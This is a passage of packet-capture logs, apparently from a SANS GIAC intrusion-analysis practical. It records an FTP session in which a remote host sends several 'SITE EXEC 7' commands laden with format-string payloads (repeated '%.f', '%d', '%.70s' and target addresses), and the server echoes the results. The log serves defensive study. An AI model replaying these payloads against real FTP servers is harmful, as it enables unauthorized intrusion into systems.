25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  _______________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.031987 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16713 IpLen:20 DgmLen:52 DF
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
***A**** Seq: 0xCF7886A5  Ack: 0xEBCDB4A7  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391958 29673416

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.045227 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16714 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF7886A5  Ack: 0xEBCDB4A7  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391958 29673416
53 49 54 45 20 45 58 45 43 20 37 20 6C E0 FF FF  SITE EXEC 7 l...
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.065673 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1689 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDB4A7  Ack: 0xCF7888A4  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673423 237391958
32 30 30 2D 37 20 6C E0 FF BF 2D 32 2D 32 30 30  200-7 l...-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.131504 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16716 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7888A4  Ack: 0xEBCDB72B  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391968 29673423

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.133288 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1690 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDB72B  Ack: 0xCF7888A4  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673431 237391968
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
6C E0 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  l...%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.201234 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16717 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF7888A4  Ack: 0xEBCDB930  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391975 29673431

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.216692 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16718 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF7888A4  Ack: 0xEBCDB930  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391975 29673431
53 49 54 45 20 45 58 45 43 20 37 20 26 E0 FF FF  SITE EXEC 7 &...
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 64 5F 5F  %.f%.f%.f%.f%d__
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30 73 0A     ____%%|x|%.70s.

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.230233 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1691 IpLen:20 DgmLen:696 DF
***AP*** Seq: 0xEBCDB930  Ack: 0xCF788AA3  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673440 237391975
32 30 30 2D 37 20 26 E0 FF BF 2D 32 2D 32 30 30  200-7 &...-2-200
30 2D 32 30 30 30 30 30 30 30 30 30 30 30 30 30  0-20000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 6E 61 6E 30 30 30 30 30 30 30 30 2D  0000nan00000000-
32 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  2000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 30 30 30 30 30  0000000000000000
30 30 30 30 30 30 30 30 30 30 30 2D 32 2D 32 34  00000000000-2-24
30 6E 61 6E 30 33 34 36 2D 32 30 30 37 33 34 30  0nan0346-2007340
33 38 36 34 34 32 37 32 34 33 35 30 34 31 31 33  3864427243504113
38 32 35 37 38 36 30 37 34 35 39 33 31 38 36 39  8257860745931869
31 37 33 33 33 30 37 32 38 37 36 39 32 34 39 36  1733307287692496
32 33 35 36 38 39 39 37 39 31 37 32 32 39 33 31  2356899791722931
35 36 37 33 30 36 39 39 34 35 31 31 33 39 33 32  5673069945113932
37 32 30 38 37 39 35 38 34 36 37 39 31 39 32 34  7208795846791924
39 39 37 35 38 36 30 32 36 34 32 32 30 33 38 32  9975860264220382
37 35 30 31 39 36 30 37 30 33 33 35 36 39 35 39  7501960703356959
30 30 30 30 32 33 33 32 37 30 36 36 30 36 31 32  0000233270660612
33 33 31 36 34 34 31 35 38 36 37 37 31 33 32 30  3316441586771320
37 36 33 30 37 32 33 30 36 34 31 33 39 37 33 30  7630723064139730
32 38 31 33 32 32 38 37 37 34 38 34 38 35 33 32  2813228774848532
34 30 35 36 33 38 34 37 32 39 35 32 37 38 32 34  4056384729527824
35 30 30 39 37 32 38 34 37 31 30 34 36 33 32 36  5009728471046326
37 37 32 37 36 37 33 31 39 37 35 34 34 31 33 37  7727673197544137
35 39 32 30 36 32 36 32 36 37 37 32 33 34 35 36  5920626267723456
37 38 34 32 30 38 35 34 34 35 33 36 30 36 30 38  7842085445360608
37 35 38 33 35 35 38 34 31 39 31 38 31 35 37 30  7583558419181570
34 36 37 34 36 38 39 32 34 37 30 35 30 37 35 32  4674689247050752
36 37 37 39 33 33 37 31 37 35 32 30 34 30 32 30  6779337175204020
36 32 36 37 39 31 32 37 34 35 31 34 32 31 31 38  6267912745142118
31 37 35 31 33 36 36 30 39 34 37 30 32 38 36 36  1751366094702866
38 35 31 30 32 32 32 31 36 30 36 32 32 30 37 36  8510222160622076
34 30 34 34 32 35 30 33 37 32 39 34 39 36 38 38  4044250372949688
36 33 34 34 39 31 39 31 32 33 34 34 30 34 33 35  6344919123440435
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
32 33 36 31 36 36 31 31 5F 5F 5F 5F 5F 5F 5F 5F  23616611________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 25 7C     _______________%|
78 7C 0D 0A                                      x|..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.301759 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16720 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF788AA3  Ack: 0xEBCDBBB4  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391985 29673440

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.303561 192.168.1.102:21 -> 207.35.251.172:2243
TCP TTL:64 TOS:0x10 ID:1692 IpLen:20 DgmLen:569 DF
***AP*** Seq: 0xEBCDBBB4  Ack: 0xCF788AA3  Win: 0x7D78  TcpLen: 32
TCP Options (3) => NOP NOP TS: 29673447 237391985
32 30 30 20 20 28 65 6E 64 20 6F 66 20 27 37 20  200  (end of '7
26 E0 FF BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66  &...%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
64 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  d______________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F 5F  ________________
5F 5F 5F 5F 5F 5F 5F 25 25 7C 78 7C 25 2E 37 30  _______%%|x|%.70
73 27 29 0D 0A                                   s')..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
09/16-18:55:55.371718 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16721 IpLen:20 DgmLen:52 DF
***A**** Seq: 0xCF788AA3  Ack: 0xEBCDBDB9  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391992 29673447

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+

09/16-18:55:55.386438 207.35.251.172:2243 -> 192.168.1.102:21
TCP TTL:48 TOS:0x0 ID:16722 IpLen:20 DgmLen:563 DF
***AP*** Seq: 0xCF788AA3  Ack: 0xEBCDBDB9  Win: 0x7C70  TcpLen: 32
TCP Options (3) => NOP NOP TS: 237391992 29673447
53 49 54 45 20 45 58 45 43 20 37 20 E0 DF FF FF  SITE EXEC 7 ....
BF 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  .%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66  f%.f%.f%.f%.f%.f
25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25  %.f%.f%.f%.f%.f%
2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E 66 25 2E  .f%.f%.f%.f%.f%.
